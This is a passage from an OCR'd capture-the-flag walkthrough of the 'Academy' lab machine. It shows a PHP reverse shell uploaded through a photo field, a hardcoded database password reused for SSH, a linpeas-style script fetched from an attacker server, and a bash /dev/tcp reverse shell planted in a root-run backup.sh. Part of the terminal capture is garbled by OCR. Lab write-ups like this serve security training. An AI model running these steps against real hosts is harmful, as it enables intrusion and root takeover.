


- Now, open the php-reverse-shell.php file, and edit the IP Address with your kali IP Address.




- Save the changes, and create a listener in kali.

- Now, upload the reverse php in the photo upload field.



9. Find Grimmie:



- Go to /var/www/html and search for password.


```
-rw-r--r-- 1 www-data www-data 6836 Jun  3  2020 print.php
drwxr-xr-x 2 www-data www-data 4096 Feb 25 22:32 studentphoto
$ grep -rn password
academy/change-password.php:16:$sql=mysqli_query($bd, "SELECT password FROM  students where password='".md5($_POS
ogin'].."'");
academy/change-password.php:20: $con=mysqli_query($bd, "update students set password='".md5($_POST['newpass'])."'
no='".$_SESSION['login']."'");
academy/change-password.php:102:    <input type="password" class="form-control" id="exampleInputPassword1" name="
academy/change-password.php:106:    <input type="password" class="form-control" id="exampleInputPassword2" name="
academy/change-password.php:110:    <input type="password" class="form-control" id="exampleInputPassword3" name="
academy/includes/config.php:4:$mysql_password = "My_V3ryS3cur3_P4ss";
academy/includes/config.php:6:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database
academy/includes/menubar.php:10:                                <li><a href="change-password.php">Change Password<
academy/db/onlinecourse.sql:34:  `password` varchar(255) NOT NULL,
academy/db/onlinecourse.sql:43:INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`, `updationDate`)
academy/db/onlinecourse.sql:148:  `password` varchar(255) NOT NULL,
academy/pincode-verification.php:71:    <input type="password" class="form-control" id="pincode" name="pincode" p
academy/assets/js/jquery-1.11.1.js:2013:for ( i in { radio: true, checkbox: true, file: true, password: true, ima
academy/assets/js/jquery-1.11.1.js:8843:                    password: null,
academy/assets/js/jquery-1.11.1.js:9592:                                        xhr.open( options.type, options.u
assword );
academy/admin/change-password.php:16:$sql=mysqli_query($bd, "SELECT password FROM  admin where password='".md5($_
ogin'].."'");
academy/admin/change-password.php:20: $con=mysqli_query($bd, "update admin set password='".md5($_POST['newpass'])
e='".$_SESSION['alogin']."'");
```


- Here, the password used is “My_V3ryS3cur3_P4ss”.
- Now, open a new terminal and ssh grimmie.


```
Debian 11.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player
grimmie@academy: ~
File  Actions  Edit  View  Help
┌──(hemu㉿hemu)-[~]
└─$ ssh grimmie@192.168.188.208
The authenticity of host '192.168.188.208 (192.168.188.208)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:10: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.188.208' (ED25519) to the list of known hosts.
grimmie@192.168.188.208's password:
Permission denied, please try again.
grimmie@192.168.188.208's password:
Connection closed by 192.168.188.208 port 22

┌──(hemu㉿hemu)-[~]
└─$ ssh grimmie@192.168.188.208
grimmie@192.168.188.208's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Feb 26 04:06:51 2024 from 172.16.11.152
grimmie@academy:~$
```

- As we can see there is a lin.sh file.

- Now, as in grimmie terminal access this lin.sh file through the python server created.
- Now give read, write and execute permissions to the file and open it.









- Now, go to /home/grimmie/backup.sh and open it.

10. Reverse Shell Generator:

- As you can see the backup.sh is written in bash, so we must also generate the reverse script in bash.
- In reverse shell generator, enter ther kali IP Address and port number of our choice.
- The bash reverse shell scvript will be generated, copy this and paste it in the backup.sh file using nano.




grimmie@academy: ~
File Actions Edit View Help
GNU nano 3.2
backup.sh
Modified
/bin/bash
/tmp/backup.zip
-r /tmp/backup.zip /var/www/html/academy/includes
700 /tmp/backup.zip
-i >& /dev/tcp/192.168.188.32/1234 0>&1
Reverse Shell Generator
Get Help
Exit
Write Out
Read File
Where Is
Replace
Cut Text
Uncut Text
Justify
To Spell
Cur Pos
Go To Line
Undo
Redo
Mark Text
Copy Text
To Bracket
Where Was
Previous
Next
Back
Forward
Prev Word
Next Word
Home
End

11. Access the Flag file:

- Now create a listener of port number that we have entered while reverse shell generator, in kali terminal.
- Now execute the backup.sh in grimmie terminal.
- Now, got access to academy as root, so now locate the flag file and open it.